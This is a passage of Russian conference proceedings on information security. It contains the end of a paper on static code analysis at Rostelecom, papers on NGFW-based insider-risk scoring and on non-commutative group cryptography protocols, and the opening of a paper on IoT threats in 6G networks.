Количество блокирующих дефектов — это критические ошибки, которые могут остановить процесс разработки или сделать систему нестабильной. В проекте «Ростелекома» количество таких дефектов уменьшилось с 25 до 5. Это особенно важно, поскольку блокирующие дефекты могут значительно негативно сказаться на операционной деятельности и пользовательском опыте [4]. Снижение их числа указывает на повышение качества выпускаемого программного обеспечения, что, в свою очередь, говорит о повышении эффективности процессов тестирования и исправления ошибок.

В процессе использования инструментов для анализа кода могут возникать определенные проблемы. Одним из основных является высокая степень ложных срабатываний: до 20% предупреждений, выданных PVS-Studio, требуют дополнительной ручной проверки, что увеличивает затраты времени на анализ. Кроме того, существует высокий порог входа в использование данных инструментов, так как команде необходимо пройти обучение для эффективной работы с ними. Также стоит отметить ограниченную поддержку языков программирования; например, Coverity не проводит анализ кода, написанного на Python [3].



Рис. 2. Динамика метрик качества кода «Ростелеком»

В связи с этими трудностями можно предложить ряд рекомендаций для более эффективного использования инструментов анализа кода. Одним из решений является кастомизация правил: отключение некритичных проверок, таких как стилевые, может существенно снизить уровень шума и увеличить продуктивность анализа. Рекомендуется также постепенно внедрять анализ, начиная с проведения мониторинга в тестовом режиме перед полной интеграцией в процессы CI/CD (таблица 2).

Кроме того, для многоязычных проектов эффективным подходом будет combineren различных инструментов, например, использование PVS-Studio для анализа кода на C++ в сочетании с SonarQube, который

охватывает более широкий спектр языков. Не менее важным аспектом является регулярный анализ метрик, таких как Technical Debt Ratio и Code Smells, что позволит оценить прогресс в улучшении качества кода и выявить области, требующие внимания.

Таблица 2

Сравнение стратегий внедрения

N п/п	Параметр	PVS-Studio	SonarQube
1	Время на настройку	2–3 дня	1–2 недели
2	Ложные срабатывания	15–20%	25–30%
3	Стоимость	Высокая	Средняя

В сфере технологий прогнозируется активное развитие ИИ-анализа, которое будет включать в себя применение методов машинного обучения для классификации ошибок и прогнозирования дефектных участков в программных системах. В этом контексте интерес представляют пилотные проекты, реализуемые Институтом системного программирования РАН, которые могут стать образцом для дальнейших исследований и практического применения.

Другой важной тенденцией является интеграция практик DevSecOps [5], что предполагает автоматизированную генерацию патчей для устранения уязвимостей в коде. Это позволяет значительно улучшить качество скорости реагирования на угрозы безопасности и заметно повысить уровень защиты программных продуктов. Стоит отметить, что расширение действующих стандартов, в частности адаптацию ГОСТ Р 56939-2024 к требованиям облачных технологий и AI-ориентированных систем, что в свою очередь обеспечит более высокий уровень стандартизации в области разработки программного обеспечения и внедрения инновационных технологий.

Заключение. Статический анализ зарекомендовал себя как высокоэффективный инструмент в российских ИТ-проектах, однако для достижения оптимальных результатов необходимо обеспечить корректную настройку инструментов и их глубокую интеграцию в процессы разработки. Эффективная комбинация методов анализа, обучение команд и акцент на ключевых метриках создают условия для минимизации технического долга, что, в свою очередь, значительно повысит надёжность программного обеспечения. Такой подход способствует не только улучшению качества продукта, но и формированию культуры постоянного совершенствования в команде, что является залогом успешной реализации проектов в условиях быстро меняющегося рынка.

СПИСОК ЛИТЕРАТУРЫ

1. Шариков, П. И. Методика обфускации байт-кода Java-приложения с целью его защиты от атак декомпиляцией // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2022. № 1. С. 64-72. DOI 10.46418/2079-8199_2022_1_10. EDN AUOFNA.
2. Дудников, И. А. Методика анализа журналов событий информационных систем с использованием Elasticsearch для обнаружения сигналов о вредоносных действиях в информационной системе / И. А. Дудников, П. И. Шариков, А. В. Майоров // Научно-аналитический журнал «Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России». 2025. № 1. С. 120-134. DOI 10.61260/2218-130X-2025-1-120-134. EDN ZQCEXG.
3. Бударный, Г. С. Сравнение статического и динамического анализа кода и их роль в методологии devsecops / Г. С. Бударный, А. О. Камалова, А. В. Красов // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2023) : Сборник научных статей. XII Международная научно-техническая и научно-методическая конференция. В 4 т., Санкт-Петербург, 28 февраля 01 марта 2023 года. Т. 1. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2023. С. 204-208. EDN KAUWLG.
4. Алехин, Р. В. Статистические методы анализа данных / Р. В. Алехин, Г. С. Бударный, А. О. Камалова // Студенческая весна 2024 : Сборник научных статей 78-ой региональной научно-технической конференции студентов, аспирантов и молодых ученых, Санкт-Петербург, 15 мая 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. С. 53-57. EDN HZDTTS.
5. Бударный, Г. С. Сравнение методов статического анализа исходного кода программы / Г. С. Бударный, И. Е. Пестов, И. Г. Штеренберг // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2024. № 1. С. 5-12. DOI 10.46418/2079-8199_2024_1_1. EDN QNAQJJ.

УДК 004.056.5

ОЦЕНКА РИСКА ИНСАЙДЕРСКОЙ АКТИВНОСТИ ПОЛЬЗОВАТЕЛЕЙ С ИСПОЛЬЗОВАНИЕМ NGFW

Пепп Михаил Андреевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: peppmikhail@gmail.com

Аннотация. В условиях, когда нету возможности применения специализированных средств мониторинга инсайдерских угроз возрастает актуальность использование возможностей межсетевых экранов нового поколения (NGFW) для выявления подозрительной сетевой активности. В работе предложена модель формализации оценки вероятности инсайдерской активности на основе сетевых признаков инсайдерской деятельности и их весовых коэффициентов. Рассматриваются основные функции NGFW, позволяющие выявлять аномалии в поведении пользователей без привлечения других систем информационной безопасности.

Ключевые слова: NGFW; инсайдерские угрозы; анализ трафика; поведенческая аналитика; информационная безопасность.

RISK ASSESSMENT OF INSIDER ACTIVITY USING NGFW

Pepp Mikhail
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: peppmikhail@gmail.com

Abstract. In conditions where there is no possibility of using specialized tools for monitoring insider threats, the relevance of using the capabilities of next-generation firewalls (NGFW) to identify suspicious network activity increases. The paper proposes a model for formalizing the assessment of the probability of insider activity based on network signs of insider activity and their weighting coefficients. The main functions of NGFW are considered, allowing to identify anomalies in user behavior without involving other information security systems.

Keywords: NGFW; insider threats; traffic analysis; behavioral analytics; information security.

Введение. Инсайдерские угрозы представляют собой одну из наиболее трудно обнаружимых категорий информационных рисков, так как исходят от легитимных пользователей, обладающих законным доступом к корпоративным ресурсам. Традиционно для выявления подобных угроз применяются специализированные системы класса DLP, UEBA и SIEM. Однако при их отсутствии целесообразно использовать возможности NGFW (Next-Generation Firewall), способного собирать широкий спектр сетевых признаков и проводить предварительный анализ поведения [1].

NGFW объединяет в себе функции межсетевого экрана, системы предотвращения вторжений, фильтрации трафика на уровне приложений, анализа SSL/TLS-сессий, геолокационной фильтрации и других механизмов. Эти возможности позволяют собирать данные, необходимые для выявления аномалий в поведении пользователей, и, как следствие, для определения потенциальной инсайдерской активности [2].

Потенциал NGFW для выявления инсайдеров. Межсетевые экраны нового поколения осуществляют анализ трафика не только по традиционным признакам (IP, порты, протоколы), но и на уровне приложений и сеансов. Благодаря глубокому анализу пакетов (DPI) и идентификации приложений, можно фиксировать использование нетипичных сервисов, передачу данных в запрещённые регионы, а также нарушения политик доступа. NGFW непрерывно логирует сетевые соединения и события безопасности, накапливая богатый массив данных, пригодный для анализа поведения пользователей.

Параметры, доступные для анализа с использованием NGFW, включают объём и направление трафика, длительность и частоту соединений, географические особенности сетевого взаимодействия, категории посещаемых ресурсов, использование прокси, VPN, TOR, а также сигнатурные и поведенческие срабатывания встроенного IPS.

Совокупность этих характеристик может быть интерпретирована как признаки отклонения поведения пользователя от нормы. Формализация подобных признаков позволяет количественно оценить риск инсайдерской активности [3].

Формализация оценки вероятности инсайдерской активности. Для теоретического расчёта степени подозрительности пользователя в рамках анализа сетевого поведения предложим следующую модель. Пусть имеется совокупность признаков, отражающих отклонения от типичного поведения, выявляемых средствами NGFW. Тогда интегральная оценка вероятности инсайдерской активности может быть выражена формулой:

$$P = \sum_{j=1}^{n} w_j * f_j(u)\,, \tag{1}$$

где:

— P — интегральная оценка вероятности инсайдерской активности для пользователя u. Это итоговый показатель риска;

— $\sum_{j=1}^{n} w_j * f_j(u)$ — суммирование вклада всех признаков;

— j — номер признака в модели анализа;

— n — общее количество учитываемых признаков;

— w_j — весовой коэффициент признака j, отражающий его важность;

— $f_j(u)$ — степень выраженности признака j у пользователя u, принимающая значение от 0 (отсутствие признака) до 1 (наличие признака).

Признаки $f_j(u)$ формируются на основе анализа сетевых характеристик, таких как объём исходящего трафика, временные отклонения активности, обращения к нетипичным ресурсам, использование нестандартных приложений и попытки обхода политик безопасности. Для оценки признаков используются бинарные или нормализованные значения, отражающие степень выраженности соответствующего отклонения. Значения признаков определяются на основе данных, собираемых средствами NGFW [4].

Анализ признаков включает в себя учёт дополнительной информации, такой как роль пользователя в организации, уровень доступа к ресурсам и исторические данные о поведении. Это позволяет более точно определить, является ли определённое поведение аномальным для конкретного пользователя.

Весовые коэффициенты w_j могут быть выбраны различными способами: экспертным путём на основании оценки значимости признаков, эмпирически по данным о прошлых инцидентах, либо автоматически с использованием методов машинного обучения [5].

Пример расчёта вероятности. Рассмотрим пример с семью признаками инсайдерской активности, представленными в таблице 1.

Таблица 1

Признаки для примера расчёта вероятности

№	Признак	Fj(u)	wj
1	Повышенный исходящий трафик	0.4	0.15
2	Использование TOR/VPN/Proxy	1	0.20
3	Необычные часы активности	1	0.10
4	Частые попытки доступа к запрещённым URL	0	0.15
5	Попытки доступа к недоступным ресурсам	0	0.10
6	Необычные DNS-запросы	0	0.15
7	Частая смена IP или MAC-адресов	0	0.15

Подставим значения в формулу:

$$P = 0.15 \cdot 0.4 + 0.20 \cdot 1 + 0.10 \cdot 1 + 0.15 \cdot 0 + 0.10 \cdot 0 + 0.15 \cdot 0 + 0.15 \cdot 0 = 0.36 \qquad (2)$$

Таким образом, значение P = 0.36, что может быть интерпретировано как умеренный уровень риска. В рамках системы можно определить пороговое значение (например, 0.7), при превышении которого инициируется углублённый аудит действий пользователя.

Заключение. Межсетевые экраны нового поколения уже стали неотъемлемой частью современной архитектуры информационной безопасности и обладают достаточным функционалом для первичного выявления признаков инсайдерской активности. За счёт анализа прикладного уровня трафика, поведенческих и географических аномалий, NGFW позволяет формировать набор показателей, по которым возможно оценить степень отклонения поведения пользователя от нормы.

Предложенная модель расчёта вероятности инсайдерской активности позволяет количественно формализовать риск и использовать этот показатель для раннего выявления угроз. Такой подход может быть полезен в условиях отсутствия специализированных систем и легко интегрируется в существующую архитектуру сетевой безопасности.

СПИСОК ЛИТЕРАТУРЫ

1. Косинская А.Р., Демкин Д.А. Межсетевые экраны нового поколения (NGFW): обзор технологии и представители. // Современные информационные технологии и ИТ-образование. 2022. № 1. С. 45-52.
2. Межсетевые экраны нового поколения (Next-Generation Firewall). TAdviser. URL: https://www.tadviser.ru/index.php/Статья:Межсетевые_экраны_нового_поколения_(Next-Generation_Firewall) (дата обращения: 24.04.2025).
3. Ушаков И. А. Обнаружение инсайдеров в компьютерных сетях на основе комбинирования экспертных правил, методов машинного обучения и обработки больших данных: специальность 05.13.19 «Методы и системы защиты информации, информационная безопасность» : диссертация на соискание ученой степени кандидата технических наук / Ушаков Игорь Александрович. Санкт-Петербург, 2020. 215 с. EDN ISTTII.
4. Сидоров А.В. Использование технических индикаторов для выявления инсайдерских угроз // Информационная безопасность. 2022. № 3. С. 45-52.
5. Иванов С.П. Применение методов машинного обучения для противодействия инсайдерской угрозе информационной безопасности // Журнал прикладной информатики. 2023. № 1. С. 58-66.

УДК 004.056.55

ОСНОВНЫЕ СВЕДЕНИЯ О НЕКОММУТАТИВНЫХ ГРУППАХ В ЗАДАЧАХ КРИПТОГРАФИИ

Пешкина Валерия Валерьяновна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: lera.peshkina@yandex.ru

Аннотация. В статье рассматриваются основные трудные задачи теории групп, на которых базируется построение криптографических протоколов с использованием некоммутативных алгебраических структур, а также приводится обзор нескольких таких протоколов.

Ключевые слова: некоммутативная криптография; проблема поиска сопрягающего элемента; представление группы порождающими элементами и определяющими соотношениями; протокол Ko, Lee; протокол Аншеля-Аншеля-Голдфилда.

BASIC FACTS ABOUT NON-COMMUTATIVE GROUPS IN CRYPTOGRAPHIC APPLICATIONS

Peshkina Valeria
The Bonch-Bruevich Saint-Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: lera.peshkina@yandex.ru

Abstract. The article discusses the main difficult problems in group theory on which the construction of cryptographic protocols using noncommutative algebraic structures is based, and also provides an overview of several such protocols.

Keywords: non-commutative cryptography; conjugacy search problem; Presentations of groups by generators and relators; the Ko-Lee protocol; the Anshel-Anshel-Goldfeld protocol.

Введение. Традиционные криптографические системы с открытым ключом, как RSA и Эль-Гамаля, основаны на трудности решения задач дискретного логарифмирования и факторизации, которые на квантовом компьютере могут быть решены за полиномиальное время при помощи алгоритма Шора [1]. Некоммутативная криптография предлагает криптографические алгоритмы, построенные на некоммутативных группах, где хотя бы для двух элементов a, b этой группы выполняется неравенство $ab \neq ba$. Стойкость таких алгоритмов базируется на сложности решения следующих трудных задач теории групп: задача о слове (word problem), проблема определения сопрягающего элемента (conjugacy search problem (CSP)), проблема поиска декомпозиции и факторизации (decomposition search problem), проблема вхождения (membership search problem) и проблема изоморфизма (isomorphism decision problem).

Пусть $A \in G$ — некоторое подмножество элементов группы G. Множество A состоит из литералов (символы x_j и x_j^{-1}):

$$\langle \mathrm{A} \rangle = \{x_1, x_2, \dots, x_n : \mathrm{n} \in \mathbb{N}, \mathrm{x_j} \in \mathrm{A} \text{ или } x_j^{-1} \in \mathrm{A}\}. \quad (1)$$

Если $\langle A \rangle = G$, то говорят, что группа G порождена множеством A элементов, а множество A в таком случае называют системой образующих группы G.

Каждый элемент $w \in G$, где $G = \langle a_1, a_2, \dots, a_n \rangle$ — группа, порожденная n образующими a_i можно записать в следующем виде [2]:

$$\mathrm{w} = a_{j_1}^{k_1} a_{j_2}^{k_2} \dots a_{j_m}^{k_m}, \quad (2)$$

где $k_1, k_2, \dots, k_m \in \mathbb{Z}$; $j_1, j_2, \dots, j_m \in \{1, 2, \dots, n\}$ и $j_s \neq j_{s+1}$ при $s = 1, 2, \dots, k - 1$.

Такая запись называется групповым словом.

Группа G называется свободной группой ранга n, порожденной n свободными образующими, если $w = 1$ тогда и только тогда, когда $k_1 = \dots = k_m = 0$.

Пусть $F(X)$ — свободная группа со свободными образующими $x_1, \dots, x_n$, G — это группа, порождённая X с определяющими соотношениями вида $w_j(x_1, \dots, x_n) = 1$. Общим свойством свободных групп [3] является существование гомоморфизма ψ: $F(X) \to G$ такого, что $\psi(x) = x$ для любого $x \in X$. При этом ядро $ker(\psi)$ гомоморфизма ψ является нормальной подгруппой, порождённой определяющими соотношениями.

Комбинаторным представлением группы G называется такая пара $<X, R>$, где X — порождающее множество группы G, R — множество определяющих соотношений вида $w_j(x_1, \dots, x_n) = 1$. Таким образом группа G может быть представлена следующим образом:

$$G = \langle x_1, \dots, x_n \mid w_j(x_1, \dots, x_n) = 1, j = 1, \dots, J \rangle. \quad (3)$$

Если $J < \infty$, то говорят, что группа G конечно определена.

Рассмотрим основные трудные задачи теории групп, представляющие интерес для некоммутативной криптографии [3, 4]:

1. Задача о слове (word problem) заключается в поиске представления элемента $g \in G$ произведением (сопряжением) определяющих соотношений при известном комбинаторном представлении $<X,R>$ группы G и определении тем самым выполнения равенства $g = 1$.

2. Проблема определения сопрягающего элемента (conjugacy search problem (CSP)): при заданном комбинаторном представлении группы G и двух элементов $g, h \in G$, найти элемент $x \in G$ такой, что $x^{-1}gx = h$, при этом известно, что такой элемент x существует. Элементы g и h называются сопряженными.

3. Проблема поиска декомпозиции и факторизации (decomposition search problem и factorization search problem). Пусть дано комбинаторное представление группы G и две подгруппы $A, B \leq G$. Проблема декомпозиции заключается в поиске при заданных двух элементах $g, h \in G$, элементов $x \in A$ и $y \in B$ таких, которые удовлетворяют равенству $x \cdot g \cdot y = h$, при условии, что существует хотя бы одна такая пара элементов.

Задача поиска факторизации состоит в следующем: при заданном элементе $w \in G$ найти любые два элемента $a \in A$ и $b \in B$, которые удовлетворяли бы равенству $a \cdot b = w$, при условии, что существует хотя бы одна такая пара элементов.

1. Проблема вхождения (membership search problem): дано комбинаторное представление группы G, подгруппа $H \subseteq G$ заданная порождающим множеством элементов из группы G: $h_1, h_2, \dots, h_k$. Для элемента $g \in G$ найти его представление порождающими элементами из множества $\{h_1, h_2, \dots, h_k\}$.

2. Проблема изоморфизма (Isomorphism decision problem): определить изоморфны ли две заданные конечно определенные группы G_1, G_2, т.е. существует ли биективное отображение $f : G_1 \to G_2$ такое, что для любых элементов $a, b \in G_1$ имеет место равенство $f(ab) = f(a)\, f(b)$.

В качестве примеров построения криптографических алгоритмов на основе некоммутативных алгебраических структур рассмотрим протокол обмена ключами Ko, Lee и протокол Аншеля-Аншеля-Голдфилда.

Пусть G — группа, $w, a \in G$ и запись w^a обозначает сопряженный элемент $v = a^{-1}wa$. Группу G, на основе которой строятся криптографические протоколы будем называть базовой группой. Протокол Ko, Lee.

1. Несекретный ключ: группа G, элемент $w \in G$, две подгруппы A, B группы G такие, что элементы этих подгрупп коммутируют между собой (выполняется равенство $ab = ba$ для любых $a \in A, b \in B$).

2. Секретный ключ: корреспондент А выбирает секретный элемент $a \in G$, корреспондент В выбирает секретный элемент $b \in G$.

3. Этап обмена: корреспондент А вычисляет w^a и передает полученное значение корреспонденту В, корреспондент В вычисляет w^b и передает полученное значение корреспонденту А.

4. Формирование общего секретного ключа: корреспонденты вычисляют общий ключ $K_A = (w^b)^a = w^{ba} = K_B = (w^a)^b = w^{ab}$.

Криптографическая стойкость протокола основана на трудности задачи поиска сопрягающего элемента, сложность решения которой зависит от выбранной базовой группы. Задача поиска сопрягающего элемента может быть решена перебором, но такой алгоритм решения не является эффективным, поэтому в случае отсутствия иного алгоритма поиска сопрягающего элемента функцию $x \to u^x$ можно считать однонаправленной [3].

Протокол Аншеля-Аншеля-Голдфилда.

1. Несекретные ключи: группа G и два множества $X_A = \{a_1, \dots, a_k\}$, $X_B = \{b_1, \dots, b_m\} \in$ G.

2. Секретные ключи:

— корреспондент А выбирает секретный элемент $x = x(a_1, \dots, a_k)$, т.е. x является словом, составленным из элементов множества X_A;

— аналогично корреспондент В выбирает $y = y(b_1, \dots, b_m)$.

3. Взаимное сопряжение:

— корреспондент А выполняет сопряжение элементов множества X_B: $X_B \to X_B^x$ и получает набор $X_B^x = \{b_i^x, i = 1 \dots m\}$ и передаёт его корреспонденту В;

— аналогично корреспондент В получает набор $X_A^y = \{a_i^y, i = 1 \dots k\}$ и передаёт его корреспонденту А.

4. Формирование общего секретного ключа: общий ключ K представляет собой коммутатор $[x, y]$ элементов x, y. Коммутатором элементов x, y называется элемент вида $x^{-1} \cdot y^{-1} \cdot x \cdot y$.

— корреспондент А по полученному набору X_A^y заново вычисляет элемент x:

$$x\left(a_1^y, \dots, a_k^y\right) = x^y = y^{-1} \cdot x \cdot y, \tag{4}$$

Тогда корреспондент А может получить коммутатор [x, y] элементов x, y умножением x^y слева на x^{-1}:

$$[x, y] = x^{-1} \cdot x^y = x^{-1} \cdot y^{-1} \cdot x \cdot y; \tag{5}$$

— аналогично корреспондент В вычисляет:

$$y(b_1^x, \dots, b_m^x) = y^x = x^{-1} \cdot y \cdot x \tag{6}$$

и

$$y^{-1} \cdot y^x = y^{-1} \cdot x^{-1} \cdot y \cdot x = [x, y]^{-1}. \tag{7}$$

Тогда:

$$(y^{-1} \cdot x^{-1} \cdot y \cdot x)^{-1} = x^{-1} \cdot y^{-1} \cdot x \cdot y = [x, y]. \tag{8}$$

— таким образом стороны получили общий ключ $K = [x, y]$.

Важным преимуществом данного протокола является отсутствие коммутирующих подгрупп базовой группы.

Как и в случае протокола Ko, Lee безопасность протокола Аншеля-Аншеля-Голдфилда основана на сложности решения проблемы поиска сопрягающего элемента, однако для успешной компрометации ключа злоумышленнику также понадобится решить проблему вхождения, т.е. найти представление x или y порождающими элементами из множества $\{a_1, \dots, a_k\}$ или $\{b_1, \dots, b_m\}$ соответственно. В противном случает злоумышленник не сможет получить x^y и y^x на шаге 4.

Заключение. Таким образом, некоммутативная криптография предлагает алгоритмы, устойчивые к атакам с использованием квантовых вычислений. Криптографическая стойкость протоколов некоммутативной криптографии связана с решением трудных задач теории групп. Сложность решения этих задач зависит от группы, выбранной в качестве базы, поэтому при реализации криптографических систем на основе некоммутативных групп необходимо уделять особое внимание выбору базовой группы.

СПИСОК ЛИТЕРАТУРЫ

1. Ишмухаметов Ш. Т. Методы факторизации натуральных чисел: учебное пособие Казань: Казанский университет, 2011. 190 с.
2. Федоровский К. Ю. Алгебра. Введение в теорию групп. Курс лекций по дисциплине «Алгебра». МГТУ им. Н.Э. Баумана.
3. Myasnikov A. G., Shpilrain V., Ushakov A. Non-commutative cryptography and complexity of group-theoretic problems // American Mathematical Society, 2011. 385 p. (Mathematical Surveys and Monographs; Vol. 177).
4. Романьков В. А. Алгебраическая криптография: монография Омск: Изд-во Ом. гос. ун-та, 2013. 136 с.

УДК 004.056

УСИЛЕНИЕ КИБЕРУГРОЗ В IOT-СЕГМЕНТЕ СЕТЕЙ 6G

Пивоваров Даниил Сергеевич, Тимофеев Лавр Алексеевич, Шевченко Александр Александрович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: Pivovaroff.danya@yandex.ru, other.saew@mail.ru, alex_pavel1991@mail.ru

Аннотация. В данной статье рассматривается проблема роста угроз безопасности в связи с интеграцией IoT-устройств в сети 6G, принимая во внимание многократное использование архитектур SDN, NFV и MEC. Анализируются уязвимости, унаследованные от сетей 5G, а также новые угрозы, возникающие из-за масштабов и разнообразия IoT-устройств. Основная цель статьи — определить ключевые направления для разработки комплексных стратегий защиты, которые обеспечат безопасную и надежную работу сетей 6G в условиях массового внедрения IoT-устройств.

Ключевые слова: сети 6G; IoT; безопасность; SDN; NFV; MEC.

AMPLIFICATION OF CYBER THREATS IN THE IOT SEGMENT OF 6G NETWORKS

Pivovarov Daniil, Timofeev Lavr, Shevchenko Aleksandr
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: Pivovaroff.danya@yandex.ru, other.saew@mail.ru, alex_pavel1991@mail.ru

Abstract. This paper addresses the growing security threats associated with the integration of IoT devices into 6G networks, taking into account the reuse of SDN, NFV, and MEC architectures. It analyzes the vulnerabilities inherited from 5G networks, as well as new threats arising from the scale and diversity of IoT devices. The main objective of the paper is to identify key areas for developing comprehensive security strategies that will ensure the secure and reliable operation of 6G networks in the context of mass IoT devices adoption.

Keywords: 6G networks; IoT; security; SDN; NFV; MEC.

Введение. Развитие мобильной связи шестого поколения (6G) обещает радикально изменить ландшафт телекоммуникаций, обеспечивая беспрецедентные скорости передачи данных, сверхнизкие задержки и возможности подключения огромного количества устройств. Однако, наряду с перспективами, сети 6G сталкиваются с серьезными вызовами в области информационной безопасности. Унаследованные от 5G архитектурные решения, такие как Software-Defined Networking (SDN), Network Functions Virtualization (NFV) и Multi-Access Edge Computing (MEC), привносят в 6G и соответствующие риски, включая уязвимости контроллеров SDN, атаки на виртуализированные сетевые функции и риски, связанные с безопасностью периферийных вычислений [1–2].

Более того, сети 6G характеризуются экспоненциальным ростом числа подключенных устройств, в частности, в рамках концепции «Интернета всего» (Internet of Everything — IoE). Множество этих устройств, включая носимые гаджеты, датчики и другие устройства с ограниченными ресурсами, часто не обладают достаточными возможностями для реализации современных механизмов защиты, что делает их приоритетной целью для возможных злоумышленников. Слабая защищенность IoT-устройств может стать серьезной проблемой безопасности для всей сети 6G [3, 7].

В этой связи, задача обеспечения надежной и безопасной работы сетей 6G, особенно в контексте растущего числа IoT-устройств, приобретает особую актуальность. Данная статья, посвящена анализу уязвимостей и рисков, связанных с IoT-устройствами в сетях 6G. Целью исследования является выявление ключевых факторов, влияющих на безопасность IoT-устройств в 6G [4–5].

Анализ угроз безопасности, унаследованных от 5G. Сети 6G, несмотря на свои передовые характеристики, не возникают в вакууме. Они опираются на архитектурные и технологические решения, внедренные в сетях 5G, такие как SDN, NFV и MEC. Это означает, что уязвимости и угрозы безопасности, присущие этим технологиям в контексте 5G, потенциально переносятся и в сети 6G, требуя тщательного анализа и разработки соответствующих контрмер. В этом разделе мы подробно рассмотрим ключевые угрозы безопасности, унаследованные от 5G, и обсудим их потенциальное влияние на сети 6G [6].

1. Программно-определяемые сети (SDN) представляет собой архитектуру, в которой функции управления отделены от функций передачи данных, что позволяет централизованно управлять сетью с помощью программного контроллера. Это упрощает конфигурацию, мониторинг и оптимизацию сетевой инфраструктуры.

Однако такая централизация создает единую точку отказа, что делает контроллер SDN потенциальной мишенью для злоумышленников [8, 11]. Атаки на контроллер могут привести к полной компрометации сети. Злоумышленники могут получить контроль над сетью, перенаправляя трафик, изменяя политики безопасности, отключая сервисы и похищая конфиденциальную информацию. Уязвимости контроллера могут возникать из-за программных ошибок, неправильной конфигурации или недостаточной защиты от внешних угроз. Особую опасность представляют атаки на Северный (NBI) и Южный (SBI) интерфейсы. Контроллер SDN взаимодействует с приложениями и сервисами через NBI, а с сетевыми устройствами — через SBI. Уязвимости в этих интерфейсах могут позволить злоумышленникам получить несанкционированный доступ к контроллеру или манипулировать сетевыми устройствами. Например, атаки типа «человек посередине» (MITM) на SBI могут привести к перехвату и изменению команд управления, отправляемых контроллером сетевым устройствам. Также уязвима плоскость управления (Control Plane). SDN использует протоколы, такие как OpenFlow, для управления сетевыми устройствами. Уязвимости в этих протоколах или их реализации могут быть использованы для атак на плоскость управления, включая внедрение вредоносных правил передачи трафика или перегрузку контроллера SDN. Поэтому разработка эффективных механизмов защиты для SDN является критически важной задачей для обеспечения безопасности сетей 6G.

2. Сетевые функции виртуализации (NFV) позволяют запускать такие сетевые функции, как брандмауэры, маршрутизаторы и системы обнаружения вторжений, в виде виртуальных машин (VM) или контейнеров на стандартном серверном оборудовании. Это приводит к снижению затрат на оборудование и увеличению гибкости сети. Однако виртуализация также создает новые уязвимости в системе безопасности [9]. Одной из критических угроз является компрометация гипервизора, который управляет виртуальными машинами. Если злоумышленник успешно атакует гипервизор, он получает доступ ко всем виртуальным машинам, работающим на нем, включая виртуализированные сетевые функции (VNF). Уязвимости гипервизора могут возникать из-за программных ошибок или неправильной конфигурации. Каждая виртуальная машина с VNF подвержена атакам так же, как и любой другой сервер. Уязвимости в операционной системе, приложениях или конфигурации VM могут позволить злоумышленнику получить несанкционированный доступ к VNF или скомпрометировать хранящиеся в ней данные. Оркестратор NFV, который отвечает за управление и развертывание VNF, также является уязвимым элементом. Уязвимости в оркестраторе могут позволить злоумышленнику вмешаться в процесс развертывания, внедрить вредоносные VNF или нарушить работу сети. Проблемы с изоляцией VNF представляют собой еще одну серьезную угрозу. Недостаточная изоляция между VNF может позволить злоумышленнику, скомпрометировавшему одну VNF, получить доступ к другим VNF, работающим на том же сервере, что ставит под угрозу безопасность всей виртуализированной инфраструктуры.

3. Вычисления на многодоступном краю сети (MEC) предоставляет вычислительные ресурсы и услуги хранения данных ближе к пользователям, что способствует снижению задержек и повышению производительности приложений. Однако это также увеличивает поверхность атаки и создает новые уязвимости [10]. Серверы MEC часто расположены в удаленных местах, что делает их подверженными физическому взлому и краже оборудования. Недостаточная физическая защита этих серверов может позволить злоумышленникам получить доступ к конфиденциальной информации или нарушить работу сети. Серверы MEC могут стать мишенью для атак DoS/DDoS, которые перегружают их ресурсы и делают их недоступными для пользователей. Они хранят конфиденциальные данные, такие как личная информация пользователей и данные приложений. Если защита данных недостаточна, злоумышленники могут похитить эту информацию. Кроме того, приложения, работающие на серверах MEC, могут содержать уязвимости, которые позволяют злоумышленникам получить несанкционированный доступ к системе или данным

